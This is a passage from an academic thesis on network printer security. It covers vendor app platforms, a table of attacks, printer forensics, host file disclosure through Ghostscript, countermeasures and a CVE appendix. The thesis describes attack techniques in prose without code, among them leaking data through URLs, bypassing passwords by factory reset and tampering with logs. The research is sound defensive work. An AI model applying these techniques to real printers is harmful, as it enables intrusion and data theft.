Kyocera/Utax (HyPAS) The 'Hybrid Platform for Advanced Solutions' (HyPAS) [Kyo13] has been released by Kyocera in 2008. Applications are based either on Java or on web services. The SDK is only available for members of the 'HyPAS Development Partner Programme' and applications have to be approved by Kyocera.

Konica Minolta (bEST) The 'bizhub Extended Solution Technology' (bEST) [Bis09] which is based on web services was introduced by Konica Minolta in 2009. Access to the SDK requires 'platinum membership level' in the developer program for a fee of *$4,000* which is out of scope for independent researchers.

Toshiba (e-BRIDGE) The 'e-BRIDGE Open Platform' was released by Toshiba in 2008 to customize their high-end MFPs based on web services technology. An SDK is not available to the general public.

Sharp (OSA) The 'Open Systems Architecture' (OSA) [Sha09] was announced by Sharp in 2004. The SDK used to develop web services is fee-based and applications need to be validated by Sharp before they can be installed on an MFP.

Oki (sXP) The 'smart eXtendable Platform' (sXP) [NI16] which is based on web services was launched by Oki Data in 2013 for their MFP devices. We could not find any information regarding an official developer program or publicly available SDK.

Results The only printers in our test pool that have support for custom software and for which an SDK could be obtained are the *HP LaserJet 4200N* and the *HP LaserJet 4250N*. On both devices arbitrary Java bytecode can be executed in AM2 and with drawbacks also in AM3 as previously described. Security is based on the password of the embedded web server which can be easily readout with PostScript or bypassed by restoring factory defaults. We cannot make a reasoned statement on the security of other software platforms because of lacking access to the SDK and/or proper technical documentation. A comparison of platforms, applied technologies and – where known – software package deployment procedures is shown in Table 7.10.

Vendor	Platform	Embedded Java	Web services	Deployment
HP	Chai/OXP	✓	✓	web server
Xerox/Dell	EIP		✓	?
Canon	MEAP	✓	✓	?
Brother	BSI		✓	?
Lexmark	eSF	✓		?
Samsung	XOA	✓	✓	web server
Ricoh	ESA	✓		?
Kyocera/Utax	HyPAS	✓	✓	USB drive
Konica Minolta	bEST		✓	?
Toshiba	e-Bridge		✓	?
Sharp	OSA		✓	?
Oki	sXP		✓	?

Table 7.10.: Software platforms for printers and MFPs

Firmware vs. Software From an attacker's point of view software packages differ from traditional firmware updates in many ways. A comparison is given in Table 7.11. One advantage of software platforms is a well documented, high-level programming language which can be used to write malicious code – provided the attacker gains access to the SDK. On the downside, support for firmware updates is currently still broader than it is for 'printer apps' which are often limited to high-end MFPs, which means less potential targets. Furthermore, as shown in Table 7.10 software applications are deployed over the embedded web server or USB instead of the printing channel which narrows down the attack surface. Last but not least while firmware by definition has full control over the device, software applications can be given limited rights like access to pre-defined APIs only which lowers the potential impact of printer malware.

	Programming	Support	Deployment	Impact
Firmware	high-level	most devices	printing channel	full control
Software	low-level	high-end MFPs	various channels	limited control

Table 7.11.: Comparison of printer firmware and software

7.2.7. Evaluation results

The evaluation of the presented attacks against the pool of test printers has revealed an alarming state of printer security. A number of devices are vulnerable, the impact ranges from loss of availability to confidential documents being leaked. An overview of attacks, required attacker models and violated security goals is given in Table 7.12.

Attack Category	Attack	Violation of security goal	AM#
Denial of service	Print spooler queue	Availability (queue)	1/2/3
	Transmission channel	Availability (daemon)	2/3
	Document processing	Availability (RIP)	1/2/3
	Physical damage	Availability (nvram)	2
Privilege escalation	Factory defaults	Authenticity (admin)	1/2/3
	Accounting bypass	Accountability (users)	1/2/3
Job manipulation	Content overlay	Integrity (print jobs)	1/2/3
	Content replacement	Integrity (print jobs)	1/2/3
Information disclosure	Memory access	Confidentiality (memory)	1/2/3
	File system access	Confidentiality (files)	1/2/3
	Print job disclosure	Confidentiality (print jobs)	1/2/3
	Credential disclosure	Confidentiality (credentials)	1/2/3
Code execution	Buffer overflows	Dependent on shellcode	2/3
	Firmware updates	Dependent on firmware	1/2/3
	Software packages	Dependent on software	2/3

Table 7.12.: Overview of attacks and attacker models

7.3. Printer Forensics

Digital evidence of malicious print jobs is dependent on the capabilities of the device to keep long-term log files. For the printers we had access to, only the *Konica bizhub C454e* logs print job metadata including job name and size, username and a timestamp. Attacks can be detected by searching for unknown/undefined user and job names, for unusually small job sizes and for uncommon printing times like in the middle of the night. Such information could be correlated with other data like IDS events to gather the IP address of an attacker if she was noisy. It must however be noted, that such log files may not be trustworthy. Job and username can be arbitrarily set by the client as described in Section 5.2.2 and the file size can be increased by padding. Even timestamps could be manipulated on some devices by changing the clock settings via the embedded web server. Furthermore, log files might be altered if an attacker gains write access to the device. We were able to successfully manipulate the *Konica bizhub C454e* log data by editing the file `/../sysdata/acc/job.csv` using *PRET* in PJL mode. Storing log files on the device itself is a bad practice extensively discussed by [AGL02]. Besides, there is potential risk to keep a list of user and job names on a weakly protected device. Recently, HP reacted on the printer forensics gap and added the possibility to send logs of relevant operations to an external *syslog* server (see [Lon01]) for HP FutureSmart compatible printers [HP 14]. Such security event information can be centrally gathered and processed by a SIEM.

Wastepaper might also be a vital source for forensics as it may contain hard copies of the course of the attack – either for unsuccessful attacks where data is sent to the printer device and printed as plain text instead of being interpreted or PostScript error messages or printouts of HTTP headers which are traces of a web attacker and even contain the URL of the website that launched the attack via the `Origin` header field.

Extracting the printer malware itself may be hard if it remains only in volatile memory like PostScript dictionaries. As soon as the device is turned off, all traces are destroyed. Hence, live acquisition of digital evidence is essential. The dictionary dumper as noted in Section 6.4 can be used to detect PostScript malware. Note however that PostScript malware can seal and hide itself if deployed first by redefining the functions which try to list it. The concepts are quite similar to those of protecting from malicious JavaScript as discussed in the JSAgents project [HNS15]. If the firmware itself is infected, it is hard to get rid of because new firmware updates can simply be blocked by the malicious firmware as discussed in [CS11]. In this case the only practical solution would be to throw the printer away.

7.4. Additional Findings

While studying the topic of network printer insecurity, we came up with various ideas to attack the host itself. Although mostly out of scope of this thesis, such additional, printing-related security considerations are briefly documented in this section.

7.4.1. Host File Disclosure

PostScript files may not only pose a risk to printers, but also to the host itself when processed by a software RIP like Adobe Distiller[15] or Ghostscript.[16] To mitigate the potential damage, Ghostscript is usually invoked with the `-dSAFER` argument which disables writing to files and limits read access to the fonts directory.[17] The latest *GPL Ghostscript 9.19* release however even in 'safer' mode still allows recursively listing directory contents – including file names, sizes and timestamps. Such information can itself be compromising if the attacker finds a way to leak it. Notice that the attacker gains a whole listing of the file system structure, including a list of usernames and potentially insecure files in the webroot which can be used for further attacks. One technique to leak small amounts of data is by encoding them into a URL's query string contained in the document. If a such a malicious link is retrieved via a web browser, sensitive data can be transmitted to a website controlled by the attacker. It must be noted that for this attack to work, the victim has to manually cut and paste the URL from the document viewer into the browser

[15] Adobe Systems, *Distiller*, `http://www.adobe.com/support/distiller/`, Sep. 2016
[16] Artifex Software, Inc., *Ghostscript*, `http://www.ghostscript.com/`, Sep. 2016
[17] Artifex Software, Inc., *How to use Ghostscript*, `http://www.ghostscript.com/doc/current/Use.htm#Safer`, Sep. 2016

because clickable hyperlinks are not supported by PostScript. A proof-of-concept file named `leaks-url.ps` is included in the prototype implementation. It was tested with Evince[18] and GSview[19] which are the default applications to display PostScript files on most Linux distributions and on Windows. Both applications use Ghostscript to process the file. If a Linux host is attacked, the file extension can be changed to `.pdf` as Evince is also invoked for handling PDF files which might be considered as a less suspicious file type when received for example via email.

Another method to leak sensitive data is by hiding it as printer error messages or encoding it as hardly visible yellow dots as described in subparagraph 7.2.4. When the document is printed out, the attacker can reconstruct the stenographic data if she gains access to a hard copy – for example by being the first in the copy room and taking photographs or by ransacking garbage cans on the hunt for thrown away sheets containing 'just some weird error messages'. Another scenario is combining the attack with print job capturing as described in Section 5.4.3, which allows even a web attacker to comfortably obtain the printed document containing hidden, sensitive data. All she needs to do is convince the victim to print a PostScript file. This attacks works on systems where the document is interpreted on the host and then – including the encoded host files – converted into to a language spoken by the printer – which in some cases can be PostScript again. It was successfully tested on CUPS (Linux, OS X) and the Windows printing architecture while it failed on LPRng (UNIX) which does not convert the file if PostScript is spoken directly by the printer. A proof-of-concept file named `leaks-err.ps` which uses ASCII codes to embedded error messages containing a directory listing is included in the prototype implementation.

7.4.2. BadUSB Printer

[CVE06] is a an example for bypassing printer security by booting the device from alternative media like USB sticks. In this subsection, we present a theoretical idea which works exactly the opposite way. Although network support is more or less standard, many printer devices are still connected to a single host via traditional USB A-B cables. Given we have code execution on a printer or raw write access to the USB device – for example via PostScript – it might be possible to emulate a USB stick to boot from or a keyboard to inject keystrokes interpreted by the host. Such HID payload attacks from malicious USB sticks have been demonstrated by [NL14]. Technically however, they can be performed from any connected USB device like a printer. If such an attack was successful, it would have an immense potential. A malicious print job could then lead to code execution on the host itself. Unfortunately, in this work we had neither time nor resources to implement such an attack. However 'BadUSB printers' should be considered as a potential threat and a future research opportunity.

[18] The GNOME Project, *Evince*, `https://wiki.gnome.org/Apps/Evince`, Sep. 2016
[19] Lang, R., *GSview*, `http://pages.cs.wisc.edu/~ghost/gsview/`, Sep. 2016

8. Countermeasures

Most of the presented attacks are enabled because there is no clear distinction between page description and printer control functionality. Using the very same channel for data to be printed and code to control the device makes printers insecure by design. Potentially harmful commands can be executed by anyone who has the right to print. Thus we cannot come up with a silver bullet to counter such design-immanent flaws. There are however various short- and long-term recommendations, best practices and workarounds to mitigate the risks as discussed in the following. A comparison of the major actions to take for the detection and prevention of attacks is given in Table 8.1.

Employees should be trained to never leave the copy room unlocked and report suspicious printouts like HTTP headers to the administrator. All other dispensable hard copies should be shred, even if they apparently do not contain confidential data.

Administrators should never leave their printers accessible from the internet and disable raw port 9100/tcp printing if not required. While this does not prevent most of the presented attacks, it complicates them and in particular mitigates the attackers ability to leak data. A more secure but also more expensive approach is to completely sandbox all printing devices into a separate VLAN, only accessible by a hardened print server as proposed by [Cos12]. If supported by the device, strong passwords should be set for PostScript *startjob* and system parameters, PJL disk lock and control panel lock as well as the embedded web server. Additionally, malicious PJL commands can be blocked using an IDS/IPS. Note however that such signature-based approaches are doomed to fail for PostScript which offers various code obfuscation techniques.

Printer vendors have gotten themselves into a situation that is not easy to solve. Cutting support for established and reliable languages like PostScript from one day to the next would break compatibility with existing printer drivers and updating the PostScript standard is probably not an option. Additional security flaws are introduced through undocumented PJL extensions, service codes and further proprietary features. In general, we have the impression that there is a lot of security by obscurity in the printing industry. Reverse engineering however is not black magic anymore. Vendors need to accept that – sooner or later – someone will discover their 'hidden functions' and should instead focus on open, well-studied standards to improve printer security. When it comes to firmware updates and software packages, digital signatures are often advocated as the single countermeasure. If used correctly, only files originating from the entity in possession of the private key can be installed on the device.

Category	Attack	Detection	Prevention
Denial of service	Print spooler queue	Print job counter	Balanced spooling
	Transmission channel	IDS signatures	Parallel processing
	Document processing	(IDS signatures)	Watchdog timers
	Physical damage	(IDS signatures)	NVRAM caching
Privilege escalation	Factory defaults	IDS signatures	SNMP passwords
	Accounting bypass	(IDS signatures)	PostScript filter
Job manipulation	Content overlay	Dictionary dump	*Startjob* password
	Content replacement	Dictionary dump	*Startjob* password
Information disclosure	Memory access	IDS signatures	Patch from vendor
	File system access	IDS signatures	Patch from vendor
	Print job disclosure	Dictionary dump	*Startjob* password
	Credential disclosure	(IDS signatures)	Larger key sizes
Code execution	Buffer overflows	IDS signatures	Patch from vendor
	Firmware updates	IDS signatures	Digital signatures
	Software packages	IDS signatures	Digital signatures

Table 8.1.: Attack detection and prevention mechanisms

Code signing however also means technically restricting users to run vendor software[1]. Certainly there are legitimate reasons to execute custom code on a printer. An example has been given by [Wae05] who extended HP LaserJets to support load-balancing. The *OpenWrt*[2] success story demonstrated how to improve the often limited functionality of embedded devices and there is no valid reason why printers should be excluded from the benefits of free software. Vendors should therefore take secure alternatives to code signing into account. For example the window of vulnerability can be limited to a local attacker if firmware updates required a confirmation key pressed on the printer's control panel. Further non-code signing based approaches like unique default passwords can be adapted from best practices in the world of home routers.

Browser vendors should consider blocking cross-site access to port 9100/tcp by default which severely limits the capabilities of a web attacker. It must however be noted that this is not the only port used for raw printing on some devices: In our pool of test printers, the *Kyocera FS-C5200DN* additionally accepts raw print jobs over port 9101/tcp, 9102/tcp and 9103/tcp while the *HP LaserJet M2727nfs* and *HP Color LaserJet CP1515n* use port 9107/tcp for this functionality. To counter not only XSP but a whole bunch of CSRF attacks against internal network services, it might also be feasible for web browsers to deny all requests from external to internal resources (see [RM+96]), which can be taken as a strict interpretation of the same-origin policy.

[1] This issue has been discussed by the Free Software Foundation when HP announced to introduce code signing for their printers in 2011: 'Fixing rogue printers: don't trade one security threat for another', `https://www.fsf.org/blogs/licensing/restricted-printers`

[2] OpenWrt Project, *OpenWrt – Wireless Freedom*, `https://openwrt.org/`, Sep. 2016

9. Conclusion

In this work, we demonstrated how to practically exploit network printers and MFPs from various manufacturers. It can be considered as basic research in printer security. Denial of service attacks ranging from infinite loops in documents to permanent physical damage to the NVRAM could be successfully performed using legitimate PJL commands. We showed that protection mechanisms like printer passwords can be bypassed by resetting the device to factory defaults through print jobs themselves. We discussed simple, yet effective methods to circumvent accounting systems with PostScript conditional statements and analyzed the feasibility of brute-force attacks against PJL and PostScript passwords. A PostScript malware which resides in the printer's memory and manipulates all further printouts by overlaying custom content or replacing text has been created – with the impact that a user cannot be sure anymore if the document viewed on screen is the same as the hard copy emerging from the printer. Known methods to access the printer's memory using proprietary PJL commands have been evaluated, leading to the disclosure of sensitive information. We studied support for PostScript/PJL file operations and discovered severe vulnerabilities in various devices ranging from password disclosure to read/write access to the whole file system. Furthermore, we showed that even primitive languages like PCL can be abused for file-sharing purposes on a printer device. One major finding of this work is a generic method to capture print jobs – using only legitimate PostScript language constructs – to which presumably a good portion of the worlds printing devices are vulnerable. In addition, we gave an overview of remote code execution attacks by traditional buffer overflows, malicious firmware updates and customized third-party software packages. It could be proven that it is common to deploy firmware updates over the printing channel itself which is a major design flaw: data and code over the same channel. We extended known cross-site printing techniques to 'CORS spoofing' attacks using PostScript's feedback functionality and thereby demonstrated that even web attacker is capable of performing the presented attacks. A prototype software to systematically perform penetration tests against network printers has been implemented and will be released as free software. We are confident that *PRET* – especially its functionality to access the printers file system using PostScript and PJL – will lead to the disclosure of yet unknown vulnerabilities in various printer models. Because of limited resources we were only able to analyze a tiny fraction of existing printer models in this work. However, the case-study of twenty laser printers has proven that printers – which for decades have been considered simply as devices that print and potentially overseen by network administrators – can be a serious security threat.

Bibliography

[Ado85] Adobe Systems Inc. PostScript Language Reference Manual. 1985.

[Ado92] Adobe Systems Inc. PostScript Language Reference Manual, 2nd Edition. 1992.

[Ado95] Adobe Systems Inc. PostScript Language Reference Manual Supplement for Version 2016. 1995.

[Ado99] Adobe Systems Inc. PostScript Language Reference Manual, 3rd Edition. 1999.

[AGL02] D. Ayrapetov, A. Ganapathi, and L. Leung. Improving the Protection of Logging Systems. 2002.

[Alc07] W. Alcorn. Inter-Protocol Exploitation, 2007.

[Ale96] Aleph One. Smashing the Stack for Fun and Profit. *Phrack magazine*, 7(49):14–16, 1996.

[ASK02] F. Adelstein, M. Stillerman, and D. Kozen. Malicious Code Detection for Open Firmware. In *Computer Security Applications Conference, 2002. Proceedings. 18th Annual*, pages 403–412. IEEE, 2002.

[BBJ12] A. Bergkvist, D. Burnett, and C. Jennings. WebRTC 1.0: Real-time Communication Between Browsers. *W3C, Working Draft WD-webrtc-20120821*, 2012.

[Bis09] B. Bissett. Taking MFP Applications in the Office to the Next Level: Konica Minolta's bizhub Extended Solution Technology (bEST) Software Development Platform for MFPs, 2009.

[Bis16] B. Bissett. From Peripheral To Platform: MFP Software Development Tools and Xerox's Extensible Interface Platform, 2016.

[BML04] R. Bergman, I. McDonald, and H. Lewis. Printer MIB v2. RFC 3805, RFC Editor, 2004.

[CCS13] A. Cui, M. Costello, and J. Stolfo. When Firmware Modifications Attack: A Case Study of Embedded Exploitation. In *NDSS*, 2013.

[Cen96] CERT Coordination Center. CERT advisory CA-1996-21 TCP SYN Flooding and IP Spoofing Attacks, 1996.

[CM13] S. Christey and B. Martin. Buying Into the Bias: Why Vulnerability Statistics Suck. *Black Hat USA*, 2013.

[Cor07] Ricoh Corp. Network Security White Paper for Digital Multifunction and Printing Devices, 2007.

[Cos10] A. Costin. Hacking printers for fun and profit. *Hack.lu*, 2010.

[Cos11] A. Costin. Hacking Printers – 10 years down the road. *Hash Days*, 2011.

[Cos12] A. Costin. PostScript: Danger Ahead?! *Hack in Paris*, 2012.

[Cre05] A Crenshaw. Hacking Network Printers. *Internet: http://irongeek.com /i.php?page=security/networkprinterhacking*, 2005.

[CS11] A. Cui and J. Stolfo. Print Me If You Dare: Firmware Modification Attacks and the Rise of Printer Malware. 2011.

[CVE06] CVE-2006-6441. Available from MITRE, CVE-ID 2006-6441, 2006.

[CVE10] CVE-2010-4107. Available from MITRE, CVE-ID 2010-4107, 2010.

[CVE12] CVE-2012-5221. Available from MITRE, CVE-ID 2012-5221, 2012.

[CZFB14] A. Costin, J. Zaddach, A. Francillon, and D. Balzarotti. A large-scale Analysis of the Security of Embedded Firmwares. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 95–110, 2014.

[Deu11] J. Deußen. Counting Pages in Printer Data Streams, 2011.

[Dü07] M. Dürmuth. Sind jetzt sogar schon unsere Textdokumente böse? *CeBIT Future Talks*, 2007.

[FHBH99] J. Franks, P. Hallam-Baker, and J. Hostetler. HTTP Authentication: Basic and Digest Access Authentication. RFC 2617, RFC Editor, 1999.

[FX 02] FX and FtR of Phenoelit. Attacking Networked Embedded Devices. *Black Hat USA*, 2002.

[GP+99] E. Guttman, Perkins, et al. Service Location Protocol, Version 2. RFC 2608, RFC Editor, 1999.

[GVE00] A. Gulbrandsen, P. Vixie, and L. Esibov. A DNS RR for specifying the location of services (DNS SRV). RFC 2782, RFC Editor, 2000.

[GW93] P. Grillo and S. Waldbusser. Host Resources MIB. RFC 1514, RFC Editor, 1993.

[H+00] T Hastings et al. Internet Printing Protocol/1.1: Model and Semantics. RFC 2911, RFC Editor, 2000.

[Har00] D. Harley. Viruses and the Macintosh, 2000.

[HB11] D. Heiland and M. Belton. Anatomy of a Pass-Back-Attack: Intercepting Authentication Credentials Stored in Multifunction Printers, 2011.

[Hei11] D. Heiland. From Patched to Pwned: Attacking Xerox's Multifunction Printers Patch Process, 2011.

[Her00] R. Herriot. Internet Printing Protocol/1.1: Encoding and Transport. RFC 2910, RFC Editor, 2000.

[HKG09] R. Hansen, J. Kinsella, and H. Gonzalez. Slowloris HTTP DoS, 2009.

[HNS15] M. Heiderich, M. Niemietz, and J. Schwenk. Waiting for CSP – Securing Legacy Web Applications with JSAgents. In *European Symposium on Research in Computer Security*, pages 23–42. Springer, 2015.

[Hol88] D. Holzgang. *Understanding PostScript Programming*. SYBEX, 1988.

[HP 92] HP Inc. PCL5 Printer Language Technical Reference Manual. 1992.

[HP 97] HP Inc. Printer Job Language Technical Reference Manual. 1997.

[HP 99] HP Inc. HP LaserJet Family Quick Reference Service Guide. 1999.

[HP 00] HP Inc. PJL Passthrough to PML and SNMP User's Guide. 2000.

[HP 02] HP Inc. PCL XL Feature Reference Protocol Class 3.0. 2002.

[HP 10] HP Inc. Security Bulletin HPSBPI02575 SSRT090255 Rev. 1, 2010.

[HP 12] HP Inc. Security Bulletin HPSBPI02728 SSRT100692 Rev. 6, 2012.

[HP 14] HP Inc. HP FutureSmart Printer Integration for HP ArcSight Security Information Event Management Solution. Technical report, 11 2014.

[HW00] Presuhn R. Harrington, D. and B.s Wijnen. An Architecture for Describing Simple Network Management Protocol (SNMP) Management Frameworks. RFC 3411, RFC Editor, 2000.

[ISO08] International Organization for Standardization ISO. ISO 32000-1:2008, Document Management – Portable Document Format, Part 1: PDF 1.7, 2008.

[Jor14] M. Jordon. ARM Wrestling a Printer: How to Mod Firmware, 2014.

[KB12] T. Koechlin and J. Baron. Juste une imprimante?, 2012.

[Kon14] Konica Minolta, Inc. Konica Minolta Security White Paper, 2014.

[Kyo96] Kyocera Corp. PRESCRIBE Commands for Kyocera Mita Print System, 1996.

[Kyo13] Kyocera Corp. Kyocera's HyPAS Technology - A Whitepaper, 2013.

[Lex13] Lexmark International. Security Features of Lexmark Multi-Function and Single Function Printers, 2013.

[LLP+11] K. Lee, C. Lee, N. Park, S. Kim, and D. Won. An Analysis of Multi-Function Peripheral with a Digital Forensics Perspective. In *Computers, Networks, Systems and Industrial Engineering (CNSI), 2011 First ACIS/JNU International Conference on*, pages 252–257. IEEE, 2011.

[Lon01] C. Lonvick. The BSD syslog Protocol. RFC 3164, RFC Editor, 2001.

[Ltd04] Brother Industries Ltd. Brother Laser Printer Technical Reference Guide, Ver. H. Technical report, 2004.

[Luk16] J. Lukusa. A Security Model for Mitigating Multifunction Network Printers Vulnerabilities. 2016.

[McL90] L. McLaughlin. Line Printer Daemon Protocol. RFC 1179, RFC Editor, 1990.

[NI16] Toshiyuki N. and T. Ito. Office Solution with Multifunction Printer, 2016.

[NL14] K. Nohl and J. Lell. BadUSB: On Accessories that Turn Evil. *Black Hat USA*, 2014.

[NMR+97] C. Nevill-Manning, T. Reed, et al. Extracting Text from PostScript. 1997.

[NNR09] L. Nussbaum, P. Neyron, and O. Richard. On Robust Covert Channels Inside DNS. In *IFIP International Information Security Conference*, pages 51–62. Springer, 2009.

[PWG13] The Printer Working Group PWG. IPP Everywhere, 2013.

[PWG16] The Printer Working Group PWG. IPP 3D Printing Extensions – Working Draft, 2016.

[Ric14] Ricoh Company, Ltd. White Paper: Embedded Software Architecture SDK, 2014.

[RM+96] Y. Rekhter, B. Moskowitz, et al. Address Allocation for Private Internets. RFC 1918, RFC Editor, 1996.

[RSA78] R. Rivest, A. Shamir, and L. Adleman. A Method for obtaining Digital Signatures and Public-Key Cryptosystems. *Communications of the ACM*, 21(2):120–126, 1978.

[Rud01] J. Ruderman. The Same Origin Policy, 2001.

[Sha09] Sharp K.K. Sharp OSA – Informationen für Sharp Fachhändler, 2009.

[Sib96] W. Sibert. Malicious Data and Computer Security. In *Proceedings of the 19th National Information Systems Security Conference*, 1996.

[Smi11] B. Smith. Printers Gone Wild. *ShmooCon*, 2011.

[SNS88] J.G. Steiner, B.C. Neuman, and J. Schiller. Kerberos: An Authentication Service for Open Network Systems. In *USENIX Winter*, pages 191–202, 1988.

[Spe03] K. Spett. Blind SQL Injection. *SPI Dynamics Inc.*, 2003.

[Sut11] M. Sutton. Corporate Espionage for Dummies: The Hidden Threat of Embedded Web Servers. *Black Hat USA*, 2011.

[The12] S. Theuer. Eindringen in Netzwerke über Netzwerkdrucker. Bachelor's thesis, 2012.

[Top01] J. Topf. The HTML Form Protocol Attack. *BugTraq posting. Internet: http://www.remote.org/jochen/sec/hfpa/hfpa.pdf*, 2001.

[Tso06] A. Tsow. Phishing with Consumer Electronics: Malicious Home Routers. *MTW*, 190, 2006.

[VK+04] S. Voloshynovskiy, O. Koval, et al. Visual communications with side information via distributed printing channels. In *Electronic Imaging 2004*, pages 428–445. International Society for Optics and Photonics, 2004.

[vK+10] A. van Kesteren et al. Cross-Origin Resource Sharing. *W3C, Working Draft WD-cors-20100727*, 2010.

[vKJ07] A. van Kesteren and D. Jackson. The XMLHttpRequest Object. *W3C, Working Draft WD-XMLHttpRequest-20070618*, 2007.

[Wae05] L. Waechter. Distribuição Balanceada de Jobs em uma Rede de Impressoras. Master's thesis, 2005.

[WE16] P. Weidenbach and R. Ernst. PWN Xerox Printers (... again): About Hardware Attacks and (In) Secure Cloning. *Fraunhofer FKIE*, 2016.

[Wea07] A. Weaver. Cross Site Printing, 2007.

[ZC13] J. Zaddach and A. Costin. Embedded Devices Security and Firmware Reverse Engineering. *Black Hat USA*, 2013.

[Zim95] P. Zimmermann. *The official PGP User's Guide*. MIT Press, 1995.

A. Appendix

CVE	Vendor	Attack vector	Impact
CVE-2006-0826	Xerox	PostScript	Denial of service
CVE-2006-1136	Xerox	PostScript	Denial of service
CVE-2006-6437	Xerox	PostScript	Denial of service
CVE-2010-0549	Xerox	PostScript	File disclosure
CVE-2006-1137	Xerox	PostScript	File disclosure
CVE-2012-5221	HP	PostScript	File disclosure
CVE-2002-1797	HP	PJL	Authentication bypass
CVE-2010-0619	Lexmark	PJL	RCE (buffer overflow)
CVE-2010-4107	HP	PJL	File disclosure
CVE-2006-0788	Kyocera	PRESCRIBE	Configuration modification
CVE-2004-2439	HP	Firmware	RCE (arbitrary code execution)
CVE-2011-4161	HP	Firmware	RCE (arbitrary code execution)
CVE-2002-1796	HP	Software	RCE (Java bytecode execution)
CVE-2000-1065	HP	IP packet	Denial of service
CVE-2008-3571	Xerox	UDP packet	Denial of service
CVE-1999-1563	Nachuatec	ICMP storm	Denial of service
CVE-1999-1062	HP	Raw	Unauthenticated printing
CVE-2000-1064	HP	LPD	Denial of service
CVE-2006-6467	Xerox	SMB	File disclosure
CVE-2006-6469	Xerox	SQL	Information disclosure
CVE-2000-0636	HP	FTP	Denial of service
CVE-2007-0358	HP	FTP	Denial of service
CVE-2000-1062	HP	FTP	Denial of service
CVE-2006-6742	HP	FTP	Denial of service
CVE-2007-1772	HP	FTP	Denial of service
CVE-2010-0618	Lexmark	FTP	Denial of service
CVE-2006-2112	Xerox	FTP	FTP bounce attack
CVE-2008-0303	Canon	FTP	FTP bounce attack
CVE-2000-1063	HP	Telnet	Denial of service
CVE-2002-2373	Apple	Telnet	No default password
CVE-2006-0789	Kyocera	Telnet	No default password

CVE-1999-0564	Canon	SMTP	Unauthenticated printing
CVE-2004-2166	Canon	SMTP	Unauthenticated printing
CVE-2006-6435	Xerox	SNMP	Brute force attack
CVE-2002-1048	HP	SNMP	Credential Disclosure
CVE-2005-2988	HP	SNMP	Information disclosure
CVE-2011-1532	HP	SNMP	Configuration modification
CVE-2012-4964	Samsung	SNMP	Default community string
CVE-2006-6470	Xerox	SNMP	Unspecified
CVE-2005-2202	Xerox	XSS	Inject arbitrary web script
CVE-2005-2647	Xerox	XSS	Inject arbitrary web script
CVE-2006-6436	Xerox	XSS	Inject arbitrary web script
CVE-2006-0827	Xerox	XSS	Inject arbitrary web script
CVE-2008-2743	Xerox	XSS	Inject arbitrary web script
CVE-2008-2825	Xerox	XSS	Inject arbitrary web script
CVE-2008-6436	Xerox	XSS	Inject arbitrary web script
CVE-2009-1333	HP	XSS	Inject arbitrary web script
CVE-2009-2684	HP	XSS	Inject arbitrary web script
CVE-2011-1533	HP	XSS	Inject arbitrary web script
CVE-2012-3272	HP	XSS	Inject arbitrary web script
CVE-2013-2507	Brother	XSS	Inject arbitrary web script
CVE-2013-2670	Brother	XSS	Inject arbitrary web script
CVE-2013-2671	Brother	XSS	Inject arbitrary web script
CVE-2013-4845	HP	XSS	Inject arbitrary web script
CVE-2013-6033	Lexmark	XSS	Inject arbitrary web script
CVE-2015-1056	Brother	XSS	Inject arbitrary web script
CVE-2009-0940	HP	CSRF	Authentication hijacking
CVE-2014-1990	Toshiba	CSRF	Authentication hijacking
CVE-2015-5631	Canon	CSR	Authentication hijacking
CVE-1999-1343	Xerox	HTTP	Denial of service
CVE-2001-1134	Xerox	HTTP	Denial of service
CVE-2002-1055	Brother	HTTP	Denial of service
CVE-2004-0740	Lexmark	HTTP	Denial of service
CVE-2005-2201	Xerox	HTTP	Denial of service
CVE-2005-2646	Xerox	HTTP	Denial of service
CVE-2006-1138	Xerox	HTTP	Denial of service
CVE-2006-2108	Océ	HTTP	Denial of service
CVE-2010-0101	Lexmark	HTTP	Denial of service
CVE-2013-4615	Canon	HTTP	Denial of service
CVE-1999-1061	HP	HTTP	Missing password

CVE-2009-0941	HP	HTTP	Missing password
CVE-2013-4613	Canon	HTTP	Missing password
CVE-1999-1508	Tektronix	HTTP	Authentication bypass
CVE-2005-0703	Xerox	HTTP	Authentication bypass
CVE-2005-1936	Xerox	HTTP	Authentication bypass
CVE-2005-2200	Xerox	HTTP	Authentication bypass
CVE-2005-2645	Xerox	HTTP	Authentication bypass
CVE-2006-5290	Xerox	HTTP	Authentication bypass
CVE-2006-6428	Xerox	HTTP	Authentication bypass
CVE-2006-6434	Xerox	HTTP	Authentication bypass
CVE-2008-0375	OKI	HTTP	Authentication bypass
CVE-2010-0548	Xerox	HTTP	Authentication bypass
CVE-2012-1239	Toshiba	HTTP	Authentication bypass
CVE-2013-6032	Lexmark	HTTP	Authentication bypass
CVE-2005-1179	Xerox	HTTP	Configuration modification
CVE-2006-2113	Xerox	HTTP	Configuration modification
CVE-2006-6429	Xerox	HTTP	Configuration modification
CVE-2008-2824	Xerox	HTTP	Configuration modification
CVE-2006-6427	Xerox	HTTP	RCE (command injection)
CVE-2009-1656	Xerox	HTTP	RCE (command injection)
CVE-2006-4680	Canon	HTTP	Credential disclosure
CVE-2008-0374	OKI	HTTP	Credential disclosure
CVE-2013-4614	Canon	HTTP	Credential disclosure
CVE-2006-6432	Xerox	HTTP	File disclosure
CVE-2008-4040	Kyocera	HTTP	File disclosure
CVE-2008-4419	HP	HTTP	File disclosure
CVE-2011-4785	HP	HTTP	File disclosure
CVE-2011-1531	HP	HTTP	Scan job disclosure
CVE-2006-6468	Xerox	HTTP	Certificate spoofing
CVE-2006-6430	Xerox	HTTP	Missing encryption
CVE-2006-6440	Xerox	HTTP	Unspecified
CVE-2006-6472	Xerox	HTTP	Unspecified
CVE-2012-2017	HP	Unspecified	Denial of service
CVE-2013-6193	HP	Unspecified	Denial of service
CVE-2006-0825	Xerox	Unspecified	Authentication bypass
CVE-2012-5215	HP	Unspecified	Configuration modification
CVE-2013-4807	HP	Unspecified	Configuration modification
CVE-2014-7875	HP	Unspecified	Configuration modification
CVE-2006-6439	Xerox	Unspecified	Information disclosure

CVE-2009-3842	HP	Unspecified	Information disclosure
CVE-2012-3273	HP	Unspecified	Information disclosure
CVE-2013-4828	HP	Unspecified	Information disclosure
CVE-2016-2244	HP	Unspecified	Information disclosure
CVE-2006-6471	Xerox	Unspecified	File disclosure
CVE-2013-4829	HP	Unspecified	Scan job disclosure
CVE-2006-6431	Xerox	Unspecified	Configuration modification
CVE-2006-0828	Xerox	Unspecified	Unspecified
CVE-2006-6473	Xerox	Unspecified	Unspecified
CVE-2001-1040	HP	Internal	Authentication bypass
